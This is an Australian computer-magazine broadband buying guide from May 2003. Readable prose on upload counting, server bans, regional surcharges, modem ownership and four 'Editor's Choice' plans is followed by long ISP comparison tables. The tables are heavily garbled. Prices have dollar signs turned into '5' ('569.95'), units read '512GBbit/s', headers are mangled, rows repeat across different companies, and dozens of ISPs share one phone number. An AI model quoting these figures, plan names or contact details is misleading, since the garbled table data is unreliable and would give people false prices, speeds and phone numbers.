Some ISPs, including Telstra BigPond, count uploads into the monthly data tally. With the popularity of file sharing peer-to-peer networks, home Web servers and online gaming, this can substantially eat into your allowance.

Restrictions on running servers

Because a broadband connection means your PC is always online, running a home email or Web server can be an intriguing possibility. But in an attempt to limit "business" usage of services sold to the residential market, some ISPs restrict this capability.

These controls can be legal, by way of a contract clause which prevents you from running a server, or technical, with the ISP slowing down or blocking ports required to run some server software.

Regional pricing

If you live outside the CBD's local call area, some ISPs may hit you with a regional surcharge as high as \$40 per month. This is levied by Telstra at the backbone level of the ADSL network and is passed onto all its reseller ISPs, although some absorb this cost.

Who owns the modem?

As with mobile phone contracts, the cost of the required ADSL hardware is often factored into the monthly plan fee, and once you've finished the contract, the modem is yours. But some ISPs ask for the hardware back if you cancel your service.

You may be able to avoid long-term contracts by buying an ADSL modem outright — either directly from your ISP or from a computer retailer.

"No contracts"

Some ISPs advertise that they require "no contracts". Yet most of them will still slug you with a cancellation fee if you leave within six months — a clause that's often buried deep in the fine print on the contract that they say they don't really have.

This is, in fact, a fee levied by Telstra on ISPs and generally passed on to the customer — but it can be a nasty sting in the tail if you were expecting complete freedom to switch providers.

The download test

56Kbit/s dialup	73 min
256Kbit/s ADSL	16 min
512Kbit/s ADSL	8 min
1.5Mbit/s ADSL	3 min
Cable	1 min

Speed is good: how long does it take to download a 30MB file over a broadband connection? From one minute using cable running at maximum clip, to 16 minutes at the slowest ADSL speed. The same file would take more than 70 minutes on a 56Kbit/s dialup connection.

6 Australia's best broadband plans revealed

Now it's time to pick your deal. But with close to 100 broadband ISPs spruiking some 700 plans between them, where do you start? Right here. We've identified four typical home usage scenarios, stretching from budget-minded broadband to the maximum velocity "speed--surfing". And we've raked through the comprehensive database at BroadbandChoice.com.au, Australia's independent guide to ISP deals, to find the most suitable plans for each user profile.

This data is accurate as of May 1, 2003 (barring errors and omissions on the part of the ISPs, which provided the raw data). A fully updated version of this table at www.broadbandchoice.com.au/apc contains changes made since we went to print. You can also use the site's BroadbandChoice plan searcher to match your individual requirements against all ISP plans listed in the database.

Our focus is on home plans, as business users have different needs which vary more widely between each company. And because broadband should be about getting what you want when you want it, we treated off-peak allowances as a bonus rather than a core factor of the plan. As such, we didn't list ISPs whose plans hinge on off-peak downloads.

Also, while many of the ISPs listed in this table offer national coverage, some service only certain states or cities. The www.broadbandchoice.com.au/apc site includes a "local ISP lookup" engine that shows which broadband ISPs service your area when you enter your telephone number.

Making our Editor's Choice for the best plan per category was incredibly difficult, thanks to some fierce and very welcome competition in the broadband market. It's good news for all when there are so many plans to choose from.

While we started with an eye on the price, we also weighed up coverage, and in the end limited our finalists to ISPs which covered at least three states, one of which had to be NSW, Victoria or Queensland (as these are the most populous states, they best represent the majority of Australians and of APC readers).

We then allowed for value-added features such as game servers, download servers and other free services that round out the deal. We know that our choices won't suit everyone, which is why you should work your way through the tables (see the following three pages) and the online components.

Broadband on a budget

You want to do email, Web browsing, a bit of downloading — pretty much the same things you'd do on dialup, but with broadband's extra speed and the convenience of an always-on connection. But you don't want to spend too much more. Our recommendation: plans around the \$50 per month mark (\$70 a month was our cut-off point) with at least 500MB of data included and a minimum speed of 256Kbit/s.

Netspace Lite 256

Netspace is the only ISP with national coverage to offer a 1GB monthly download at 256Kbit/s for the jaw-dropping price of \$49.95. However, if you live in NSW or WA you should look into some of the \$45 2GB deals on offer.



The all-rounder

You want to use your broadband connection to its best advantage by downloading more software, sharing Net access between several PCs and enjoying some online gaming? Our recommendation: 512Kbit/s plans that provide at least 4GB of data for less than \$90 per month. To give a little room to move, we applied an upper limit of \$115 per month with a minimum of 2GB included data.

iiNet Bliink 512

Overall, we were encouraged to see that so many mid-range plans have dropped beneath the \$80 per month mark. But with a steady 512Kbit/s speed plus a total of 12GB of downloads — 6GB during peak hours, and another 6GB for off-peak (nights and weekends) for \$79.95, iiNet's value is unmatched. And if you still manage to pull more than 12GB down the pipe, iiNet lets you keep going at no extra cost, as long as you don't mind the speed being throttled back to 72Kbit/s. iiNet is available in NSW, Victoria, Queensland and WA. In other states, take a look at Netspace's flat-rate plan, Home 512. It offers 6GB at 512Kbit/s for \$69.95, with free downloads at 56Kbit/s past the 6GB mark.



Download 'til you drop

This is Leech Nation, the home of en-masse downloads and, especially, peer-to-peer file sharing. Our recommendation is a 512Kbit/s plan with a minimum of 8GB for less than \$100 a month; however, we allowed for an absolute upper limit of \$135 a month with a floor of 5GB.

Internode PADSL-512-FLATRATE

With brutal competition, and so many unlimited 512Kbit/s deals around the \$99 price point, we settled on Internode on the basis of extras like an extensive game server farm, a large download mirror, plus dynamic throttling to ensure download addicts don't cramp the style (or speed) of everyone else.



Terminal velocity

Having a fast connection doesn't always go hand-in-hand with vigorous downloading. A lot of people don't like to wait while they surf, and some need serious speed to access their company network from home. Of course, a generous download allocation never goes astray if you can get it. Our recommendation: any plan with a high data cap, running at 1.5Mbit/s for less than \$150 a month. We chose not to list any plan that costs more than \$250 a month for an allowance of less than 2GB.

Internode PADSL-1500-FLATRATE

If it's speed you want, this is the "broadband no-brainer". Internode is the only ISP with widescale coverage serving up 1.5Mbit/s (with dynamic throttling) for \$150 per month, plus a bevy of extras. If you can keep your downloads under tight control, also consider the cable services of Optus and Telstra, which give you substantially higher download speeds at \$80-\$90 a month with a 3GB allowance.



ISP name	Contact	Budget + 540Kb/s • Minimum 500MB/month • Target 1500/month, max 5175	All-rounder + 512Kb/s • Target 4GB/month, min 2GB • Target 855/month, max 5175	Downloader + 512Kb/s • Max MB possible, min 5GB • Target 1160/month, max 5175	Speedy + 512Kb/s • Minimum 2GB/month • Target 1730/month, max 5250	Free web hosting	Email addresses	Spam filtering	Home server permitted	Free download centre	Game server	Usage meter	Free uploads	Free 2P
netXP	www.netxp.com.au sales@netxp.com.au 1300 79 79 80	256 569.95 - Unlimited - 2560Kb/s	512 569.95 - Unlimited - 5120Kb/s	512 569.95 - Unlimited - 5120Kb/s	1500 1285 - Unlimited - 1,500Kb/s	5MB	5	✓	✓	✓	✓	N/A	N/A	N/A
etNet	www.etnet.net.au internet@etnet.net.au (07) 4028 7711	Board 4 549.95 - 500MB per month - 256Kb/s	VB 599.95 - 2GB - 512Kb/s	Adsl-512 599.95 - Adsl-512Kb/s	Strait 1G 1109.95 - 2GB - 1,500Kb/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
Aardark Internet	www.aardark.net.au a5@aardark.net.au 1800 227 382	Home 256Kb 500 - 500MB per month plus unlimited off-peak - 2560Kb/s	Home 256 Extreme 500 - 2GB plus unlimited off-peak - 512Kb/s	Adsl-512 Unlimited 5170.95 - Unlimited - 512Kb/s	Adsl-1500 5234.95 - 15GB - 1,500Kb/s	20MB	5	✓	✓	✓	✓	Web	✓	✓
Acx Online	www.acxonline.com.au sales@acxonline.com.au 180 8222 5999	Light User 256 549 - 500MB per month - 2560Kb/s	Turbo Charged 512 589 - 4GB - 512Kb/s	Super User 512 5129 - 5GB - 512Kb/s	Average User 1500 5129 - 1.2GB - 1,500Kb/s	5MB	5	✓	✓	✓	✓	Web	✓	✓
Adam Internet	www.adam.com.au sales@adam.com.au 18 821 8303	Budget ADSL 549.95 - 2.5GB - 2560Kb/s	Buffy ADSL 570.95 - 5GB - 512Kb/s	Unlimited - full use 599.95 - Unlimited - 512Kb/s	Unlimited - full use 5735 - 5GB - 1,500Kb/s	10MB	2	✓	✓	✓	✓	Web	✓	✓
Alfnet Commercial Australia Ltd	www.alfnet.com.au info@alfnet.com.au 1300 665 638	Budget ADSL 549.95 - 2.5GB - 2560Kb/s	Plan 512 599 - Unlimited - 512Kb/s	Plan 512 599 - Unlimited - 512Kb/s	Plan 1500 5239 - Unlimited - 1,500Kb/s	10MB	1	✓	✓	✓	✓	N/A	N/A	N/A
AlwaysOnline	www.alwaysonline.net.au sales@alwaysonline.net.au 1300 117 405	DY 256e 549.95 - 1GB - 256Kb/s	DY 512e 575 - 3GB - 512Kb/s	DY 512e 575 - 3GB - 512Kb/s	DY 1.5e 595 - 3GB - 1,500Kb/s	20MB	5	✓	✓	✓	✓	Web	✓	✓
ADL?	www.adl.com.au help@adl.com.au 1800 205 777	Freedom 564.95 - 500MB per month - 256Kb/s	Freedom MAX 567.95 - 3GB - 512Kb/s	Freedom MAX 567.95 - 3GB - 512Kb/s		20MB	7	✓	✓	✓	✓	Web	✓	✓
AsynNet	www.asyn.net.au info@asyn.net.au (06) 3428 3622	Alpha 256/4 555 - 1GB plus unlimited off-peak - 2560Kb/s (threatened to 44Kb/s)	Hedge 512/8 577 - 6GB plus unlimited off-peak - 512Kb/s (threatened to 64Kb/s)	Xcelerate 512/28 580 - 4GB plus unlimited off-peak - 512Kb/s (threatened to 64Kb/s)	Xcelerate 1000/250 5145 - 4GB plus unlimited off-peak - 1,500Kb/s (threatened to 64Kb/s)	20MB	3	✓	✓	✓	✓	Web	✓	✓
Asustel	www.asustel.com info@asustel.com 1300 643 111	Fast 1Gig 539.95 - 1GB - 2560Kb/s	Fastest 3Gig 570.95 - 3GB - 512Kb/s	Full Rate (with AUP) 589.95 - Unlimited - 512Kb/s		10MB	5	✓	✓	✓	✓	Web	✓	✓
Australia Internet Solutions	www.ausnet.com.au info@ausnet.com.au 1800 887 887	S-DIG 256/4 539.95 - 1GB - 256Kb/s	S-DIG 512/5 5125 - 1GB - 512Kb/s	S-DIG 512/5 5125 - 1GB - 512Kb/s	S-DIG 1.5/5 5159 - 3GB - 1,500Kb/s	5MB	1	✓	✓	✓	✓	Web	✓	✓
Bartnet	www.bartnet.com.au admin@bartnet.net.au 18 824 899	84.56/4 549.50 - 400MB per month - 2560Kb/s	84.51/28A 570.30 - 3GB - 512Kb/s	84.51/28P 512 - 3GB - 512Kb/s	84.51/250A 1148.95 - 5GB - 1,500Kb/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
Big Barton	www.bigbarton.com.au sales@bigbarton.com.au 1300 721 736	MyPlan Heavy 256 589.95 - 1GB - 256Kb/s	MyPlan Unlimited 512 5129.95 - Unlimited - 512Kb/s	MyPlan Unlimited 512 5129.95 - Unlimited - 512Kb/s	MyPlan Unlimited 1500 5249.95 - Unlimited - 1,500Kb/s	20MB	8	✓	✓	✓	✓	Web	✓	✓
BRB Internet	www.brb.net.au sales@brb.net.au 1800 252 638	P-1244 549.95 - 500MB per month - 256Kb/s	P-5120 Plus 575.50 - 5GB - 512Kb/s	P-5120 Plus 575.50 - 5GB - 512Kb/s	R8B Internet 1500 5246.00 - Unlimited - 1500Kb/s	20MB	1	✓	✓	✓	✓	N/A	N/A	N/A
BuildWeb	www.buildweb.com.au sales@buildweb.com.au 180 824 1800	P-1244 549.95 - 500MB per month - 256Kb/s	P-5120 Plus 575.50 - 5GB - 512Kb/s	P-5120 Plus 575.50 - 5GB - 512Kb/s	P-1500K Plus 5128.50 - 4GB - 1,500Kb/s	1MB	1	✓	✓	✓	✓	Web	✓	✓
Charlton webconnect	www.charltonweb.com.au sales@charltonweb.com.au 1800 172 425	ADSL 256-4K 549.95 - 500MB per month - 2560Kb/s	Charlton 512 569.95 - Unlimited - 5120Kb/s	Charlton 512 569.95 - Unlimited - 5120Kb/s	Charlton 1500 5249.95 - Unlimited - 1,500Kb/s	10MB	1	✓	✓	✓	✓	Web	✓	✓
Chewink (Ozweb)	www.chewink.net.au sales@chewink.net.au 1300 723 734	Budget 506 - 500 MB per month - 256Kb/s	Chewink 512 569.95 - Unlimited - 5120Kb/s	Chewink 512 569.95 - Unlimited - 5120Kb/s	Chewink 1500 5249.95 - Unlimited - 1,500Kb/s	20MB	5	✓	✓	✓	✓	N/A	N/A	N/A
Clockwork ISP	www.clockwork.com.au admin@clockwork.com.au (07) 3852 4222	Budget 506 - 500 MB per month - 256Kb/s	Chewink 512 569.95 - Unlimited - 5120Kb/s	Chewink 512 569.95 - Unlimited - 5120Kb/s	Chewink 1500 5249.95 - Unlimited - 1,500Kb/s	20MB	5	✓	✓	✓	✓	N/A	N/A	N/A
CNNet	www.cnnet.com.au sales@cnnet.com.au 1300 132 869	Home ADSL Connection 535 - 1.5GB - 256Kb/s	H512 567.95 - 1GB - 512Kb/s	H512 567.95 - 1GB - 512Kb/s	H1.5 5125.95 - 3GB - 1,500Kb/s	20MB	5	✓	✓	✓	✓	Web	✓	✓
Concom Internet Services	www.concom.com.au sales@concom.com.au 1300 321 324	256K/GB 544.00 - 4GB - 444Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	1.5GB Unlimited 5184.95 - Unlimited - 1,500Kb/s	10MB	5	✓	✓	✓	✓	N/A	N/A	N/A
Constech Internet	www.constech.com.au sales@constech.com.au 1300 559 556	256/GB 544.00 - 4GB - 444Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	1.5GB Unlimited 5184.95 - Unlimited - 1,500Kb/s	10MB	5	✓	✓	✓	✓	N/A	N/A	N/A
CyberLink Network	www.cyberlink.com.au sales@cyberlink.com.au 180 940 7027	256/GB 544.00 - 4GB - 444Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	Unlimited 512 5170.00 - Unlimited - 512Kb/s	1.5GB Unlimited 5184.95 - Unlimited - 1,500Kb/s	10MB	5	✓	✓	✓	✓	N/A	N/A	N/A
CyberOne Pty Ltd	www.cyberone.com.au sales@cyberone.com.au 1300 723 962	CyberConnect 256 549.95 - 2GB - 256Kb/s	CyberConnect 512 579.95 - 5GB - 512Kb/s	CyberConnect 512 579.95 - 5GB - 512Kb/s	CyberLink 1500 5249.95 - Unlimited - 1,500Kb/s	25MB	99	✓	✓	✓	✓	Web	✓	✓
DART Internet	www.dart.net.au sales@dart.net.au (07) 339 399	Economy 500 562.50 - 500MB per month - 256Kb/s	Premium Unlimited 5170 - Unlimited - 512Kb/s	Premium Unlimited 5170 - Unlimited - 512Kb/s	Elite Unlimited 5240 - Unlimited - 1,500Kb/s	10MB	2	✓	✓	✓	✓	Web	✓	✓
Datalink (ETel)	www.datalink.net.au sales@datalink.net.au 1800 330 115	ADSL 256 539.95 - 2GB plus 2GB off-peak - 2560Kb/s	400L 512 570.95 - 4GB plus 4GB off-peak - 512Kb/s	400L 512 Plus 570.95 - 4GB plus 4GB off-peak - 512Kb/s	400L 1500 5148.95 - 4GB plus 4GB off-peak - 1,500Kb/s	20MB	5	✓	✓	✓	✓	Web	✓	✓
DCS	www.dcs.com.au sales@dcsl.com.au 1300 465 575	256/4K 532.95 - 500MB - 256Kb/s	512K/28A 5105.00 - Unlimited - 512Kb/s	512K/28A 5105.00 - Unlimited - 512Kb/s	1.5M/256A 5270.00 - Unlimited - 1000Kb/s	10MB	6	✓	✓	✓	✓	Web	✓	✓
Dodo Internet	www.dodo.com.au sales@dodo.com.au 180 566 330	Dodo ADSL 256/4K 549.90 - Unlimited - 256Kb/s	Dodo ADSL 512/28P 594.90 - Unlimited - 512Kb/s	Dodo ADSL 512/28P 594.90 - Unlimited - 512Kb/s	Dodo ADSL 1.5M/28P 5199.90 - Unlimited - 1,500Kb/s	20MB	10	✓	✓	✓	✓	N/A	N/A	N/A
Dot Communications	www.dot.com.au sales@dot.com.au 1300 344 175	256/4K 549.95 - 500MB per month - 256Kb/s	Liberty ADSL 512K 599.95 - Unlimited - 512Kb/s	Liberty ADSL 512K 599.95 - Unlimited - 512Kb/s	Liberty ADSL 1.5M 5249.95 - Unlimited - 1,500Kb/s	20MB	10	✓	✓	✓	✓	N/A	N/A	N/A
E-Access	www.eaccess.com.au sales@eaccess.com.au 1800 773 339	256/4K 549.95 - 500MB per month - 256Kb/s	512 Standard 589.95 - 2GB - 512Kb/s	512 Unlimited 589.95 - Unlimited - 512Kb/s	1.5M Standard 5199.95 - 1.5GB - 1,500Kb/s	25MB	5	✓	✓	✓	✓	Web	✓	✓
e-Write	www.e-write.net.au mail@e-write.net.au 1300 123 231	e-Write Standard 549.95 - 1GB - 256Kb/s	512K/28A 7GB 570 - 4GB - 256Kb/s	512K/28A 15GB 5120 - 7GB - 512Kb/s	v1500B 5184.95 - 2GB plus 4GB off-peak - 1,500Kb/s	25MB	1	✓	✓	✓	✓	Web	✓	✓
Eon Technology	www.eon.net.au resales@eon.net.au 180 028 8266	256/4K 7GB 570 - 4GB - 256Kb/s	512K/28A 7GB 570 - 4GB - 256Kb/s	512K/28A 15GB 5120 - 7GB - 512Kb/s	v1500B 5184.95 - 2GB plus 4GB off-peak - 1,500Kb/s	20MB	4	✓	✓	✓	✓	Web	✓	✓
Escape Online	www.escape.net.au sales@escape.net.au 1300 117 405	256/4K 7GB 570 - 4GB - 256Kb/s	512K/28A 7GB 570 - 4GB - 256Kb/s	512K/28A 15GB 5120 - 7GB - 512Kb/s	v1500B 5184.95 - 2GB plus 4GB off-peak - 1,500Kb/s	5MB	5	✓	✓	✓	✓	Web	✓	✓

broadband
CHOICE

This table was compiled from the database of BroadbandChoice.com.au, Australia's independent guide to ISP deals and is accurate as of May 1, 2003. An updated version of this table, containing any changes since we went to print, can be found at www.broadbandchoice.com.au/apc. You can also use the site's plan searcher to match your individual requirements against all the plans listed in the database.


*Rates shown here are "metro" rates only. If you live outside of a capital city CBD local call zone, ISPs may charge more. *N/A in table denotes Not Applicable

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
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
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Feature

ISP name	Contact	Budget • 250Kbit/s • Minimum \$6000/mo • Target \$500/mo, max \$70	All-rounder • 512Kbit/s • Target 408 (month, min 2GB) • Target \$45 (month, max \$115)	Downloader • 512Kbit/s • Max MB possible, min 5GB • Target \$100/month, max \$135	Speedy • 1.0Mbit/s • Minimum 2GB/month • Target \$130/month, max \$250	Free Web hosting	Email address	Spam filtering	Home server permitted	Print download server	Game server	Usage meter	Free updates	Free PSP
Flow Communications	www.flow.com.au sales@flow.com.au 1800 930 406	Flow DSL Home 54Kbit/s - 1GB plus 3GB off-peak • 250Kbit/s	Flow DSL Home 512Kbit/s - 512GB plus 5GB off-peak • 512Kbit/s	Flow DSL Home 512Kbit/s - 512GB plus 5GB off-peak • 512Kbit/s	Flow DSL Home 54Kbit/s - 1GB plus 1GB off-peak • 1000Kbit/s	Free	10MB	5	✓	✓	✓	Web	✓	✓
Froggy Internet	www.froggy.com.au info@froggy.com.au 1800 770 711	ADSL Home 2GB 54Kbit/s - 1GB plus 3GB off-peak • 250Kbit/s	ADSL Home 512 512Kbit/s - 512GB plus 5GB off-peak • 512Kbit/s			10MB	5	✓	✓	✓	✓	Web	✓	✓
FunnelWeb Internet	www.funnelwebinternet.com.au info@funnelwebinternet.com.au 1800 634 661	250K/408bps ADSL 53Kbit/s - 500MB per month • 250Kbit/s				10MB	1	✓	✓	✓	✓	Web	✓	✓
FutureWeb Pty Ltd	www.futureweb.com.au info@futureweb.com.au 1800 360 355	RCH250 (Home) 53K - 500MB per month • 250Kbit/s			RCH1500 (Home) 517K - 2.5GB - 1.500Kbit/s	5MB	1	✓	✓	✓	✓	Web	✓	✓
Generation IT	www.generationit.com.au info@generationit.com.au 1800 588 706	250K/408bps ADSL 53Kbit/s - 500MB per month • 250Kbit/s	1024/128K 1GB + 4GB 512K - 512GB plus 5GB off-peak • 512Kbit/s	512K/128K 1GB + 4GB 512K - 512GB plus 5GB off-peak • 512Kbit/s		50MB	10	✓	✓	✓	✓	Web	✓	✓
Global Dial	www.globaldial.com.au info@globaldial.com.au 1800 634 661	Zip 250K 54K - 512K - 250Kbit/s	Zip 512K 4GB 512K - 512GB - 512Kbit/s		Zip 1500 6GB 514K - 4GB - 1.500Kbit/s	10MB	10	✓	✓	✓	✓	Web	✓	✓
Highway 1	www.highway1.com.au info@highway1.com.au 1800 688 899	Comstar 56K - 12.5GB plus 12GB off-peak • 250Kbit/s	Comstar Plus 599 - 12.5GB plus 12GB off-peak • 512Kbit/s	Comstar Plus 599 - 12.5GB plus 12GB off-peak • 512Kbit/s		10MB	1	✓	✓	✓	✓	Web	✓	✓
Hortley Internet	www.hortley.net.au info@hortley.net.au 1800 634 661	DSL 26 Home 1000 517Kbit/s - 1GB - 250Kbit/s			DSL 1.5 Home 3000 517Kbit/s - 3GB - 1.500Kbit/s	5MB	1	✓	✓	✓	✓	Web	✓	✓
i-Blue Internet Services	www.i-blue.com.au info@i-blue.com.au 1800 634 661		i-Blue 512K/128K 512Kbit/s - 512GBbit/s	i-Blue 512K/128K 512Kbit/s - 512GBbit/s	i-Blue 1500K/250K 512Kbit/s - 1.500Kbit/s	10MB	4	✓	✓	✓	✓	N/A	N/A	N/A
i-Green Broadband	www.igreen.net.au info@igreen.net.au 1800 588 899	A 511 - 500MB per month • 250Kbit/s	C 517K - 1GB - 512Kbit/s	D 512K - 5GB - 1.500Kbit/s	D 512K - 5GB - 1.500Kbit/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
IGN Internet	www.ign.com.au info@ign.com.au 1800 634 661	512K/128K 512Kbit/s - 512GBbit/s	512K/128K 512Kbit/s - 512GBbit/s	512K/128K 512Kbit/s - 512GBbit/s	1.5M/250K 512Kbit/s - 1.500Kbit/s	✓	10	✓	✓	✓	✓	N/A	N/A	N/A
Plug Ultra ADSL	www.plug.com.au info@plug.com.au 1800 634 661	1GB 25K 517Kbit/s - 1GB - 250Kbit/s	4GB 512K 517Kbit/s - 4GB - 512Kbit/s	4GB 512K 517Kbit/s - 4GB - 512Kbit/s	4GB 1500 512Kbit/s - 4GB - 1.500Kbit/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
Planet	www.planet.net.au info@planet.net.au 1800 634 661	Planet 25K 517Kbit/s - 25Kbit/s - 512Kbit/s	Planet 512K 517Kbit/s - 512Kbit/s - 512Kbit/s	Planet 512K 517Kbit/s - 512Kbit/s - 512Kbit/s	Planet 1500 512Kbit/s - 1500Kbit/s - 512Kbit/s	50MB	5	✓	✓	✓	✓	Web	✓	✓
Independent Service Provider	www.isp.com.au info@isp.com.au 1800 634 661	250K/408bps ADSL 53Kbit/s - 500MB per month • 250Kbit/s	512K/128K ADSL 512Kbit/s - 512GBbit/s			10MB	3	✓	✓	✓	✓	Web	✓	✓
Magical Networking	www.magical.net.au info@magical.net.au 1800 634 661	Unlimited 25K 512Kbit/s - 25Kbit/s - 512Kbit/s	Unlimited 512K 512Kbit/s - 512GBbit/s - 512Kbit/s	Unlimited 512K 512Kbit/s - 512GBbit/s - 512Kbit/s	Unlimited 1500 512Kbit/s - 1.500Kbit/s - 512Kbit/s	✓	3	✓	✓	✓	✓	N/A	N/A	N/A
Internet	www.internet.com.au info@internet.com.au 1800 634 661	ADSL 1GB 512Kbit/s - 1GB - 512Kbit/s	ADSL 1GB 512Kbit/s - 1GB - 512Kbit/s	ADSL 1GB 512Kbit/s - 1GB - 512Kbit/s	ADSL 1.5GB 512Kbit/s - 1.5GB - 512Kbit/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
Intermode	www.intermode.com.au info@intermode.com.au 1800 634 661	ADSL 25K 4GB 512Kbit/s - 25Kbit/s - 4GBbit/s	ADSL 512K 4GB 512Kbit/s - 512Kbit/s - 4GBbit/s	ADSL 512K 4GB 512Kbit/s - 512Kbit/s - 4GBbit/s	ADSL 1500 4GB 512Kbit/s - 1500Kbit/s - 4GBbit/s	15MB	5	✓	✓	✓	✓	Web Desktop	✓	✓
Phorus	www.phorus.com.au info@phorus.com.au 1800 634 661	25K 1GB 512Kbit/s - 25Kbit/s - 1GBbit/s	512K 1GB 512Kbit/s - 512Kbit/s - 1GBbit/s	512K 1GB 512Kbit/s - 512Kbit/s - 1GBbit/s	1500 1GB 512Kbit/s - 1500Kbit/s - 1GBbit/s	10MB	5	✓	✓	✓	✓	Web	✓	✓
Tel	www.tel.com.au info@tel.com.au 1800 634 661	Bigband Economy 56K - 1GB plus 3GB off-peak • 250Kbit/s			Bigband Ultra 512K - 2GB plus 12GB off-peak • 1.500Kbit/s	5MB	5	✓	✓	✓	✓	Web	✓	✓
Xpress	www.xpress.com.au info@xpress.com.au 1800 634 661	1GB 25K 512Kbit/s - 1GB - 25Kbit/s	1GB 512K 512Kbit/s - 1GB - 512Kbit/s	1GB 512K 512Kbit/s - 1GB - 512Kbit/s	1500 25K 512Kbit/s - 1500Kbit/s - 25Kbit/s	✓	5	✓	✓	✓	✓	N/A	N/A	N/A
JetNet	www.jetnet.com.au info@jetnet.com.au 1800 634 661	1GB 25K 512Kbit/s - 1GB - 25Kbit/s	1GB 512K 512Kbit/s - 1GB - 512Kbit/s	1GB 512K 512Kbit/s - 1GB - 512Kbit/s	1500 25K 512Kbit/s - 1500Kbit/s - 25Kbit/s	20MB	6	✓	✓	✓	✓	Web	✓	✓
Kem Internet	www.kem.com.au info@kem.com.au 1800 634 661	250K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	512K/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	512K/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Unlimited 1500 25K 512Kbit/s - 1.500Kbit/s - 25Kbit/s	5MB	5	✓	✓	✓	✓	Web	✓	✓
KeyPoint	www.keypoint.com.au info@keypoint.com.au 1800 634 661	250K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	512K/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	512K/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	1500 25K 4000 512Kbit/s - 1500Kbit/s - 25Kbit/s	20MB	1	✓	✓	✓	✓	Web	✓	✓
Launceston Broadband Project	www.lbp.com.au info@lbp.com.au 1800 634 661	1GB Residential 53Kbit/s - 1GB - 512Kbit/s	3GB Residential 53Kbit/s - 3GB - 512Kbit/s		3GB Residential 53Kbit/s - 3GB - 512Kbit/s	10MB	1	✓	✓	✓	✓	Web	✓	✓
MyISP	www.myisp.com.au info@myisp.com.au 1800 634 661	MyISP ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	MyISP ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	MyISP ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	MyISP ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	20MB	5	✓	✓	✓	✓	N/A	N/A	N/A
Neighborhood Cable	www.neighborhoodcable.com.au info@neighborhoodcable.com.au 1800 634 661	600MB 512Kbit/s - 600MB per month • 1.500Kbit/s	250Kbit/s 512Kbit/s - 250Kbit/s - 1.500Kbit/s	250Kbit/s 512Kbit/s - 250Kbit/s - 1.500Kbit/s	250Kbit/s 512Kbit/s - 250Kbit/s - 1.500Kbit/s	10MB	2	✓	✓	✓	✓	Web	✓	✓
Nella Networks	www.nella.net.au info@nella.net.au 1800 634 661	Volume Based Ultra 25K 512Kbit/s - 1GB plus 12GB off-peak • 1.500Kbit/s	Volume Based Medium 512K 512Kbit/s - 512GB plus 12GB off-peak • 1.500Kbit/s	FlatRate Basic 512K 512Kbit/s - 512GB plus 12GB off-peak • 1.500Kbit/s	Volume Based Ultra 1500 512Kbit/s - 1500GB plus 12GB off-peak • 1.500Kbit/s	15MB	2	✓	✓	✓	✓	Web	✓	✓
Nerzu	www.nerzu.com.au info@nerzu.com.au 1800 634 661	Nerzu ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	Nerzu ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Nerzu ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Nerzu ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	5MB	3	✓	✓	✓	✓	Web	✓	✓
Netspace	www.netspace.com.au info@netspace.com.au 1800 634 661	Netspace ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	Netspace ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Netspace ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Netspace ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	10MB	1	✓	✓	✓	✓	Web	✓	✓
Netspeed (ADSL)	www.netspeed.com.au info@netspeed.com.au 1800 634 661	Netspeed ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	Netspeed ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Netspeed ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Netspeed ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	50MB	1	✓	✓	✓	✓	Web	✓	✓
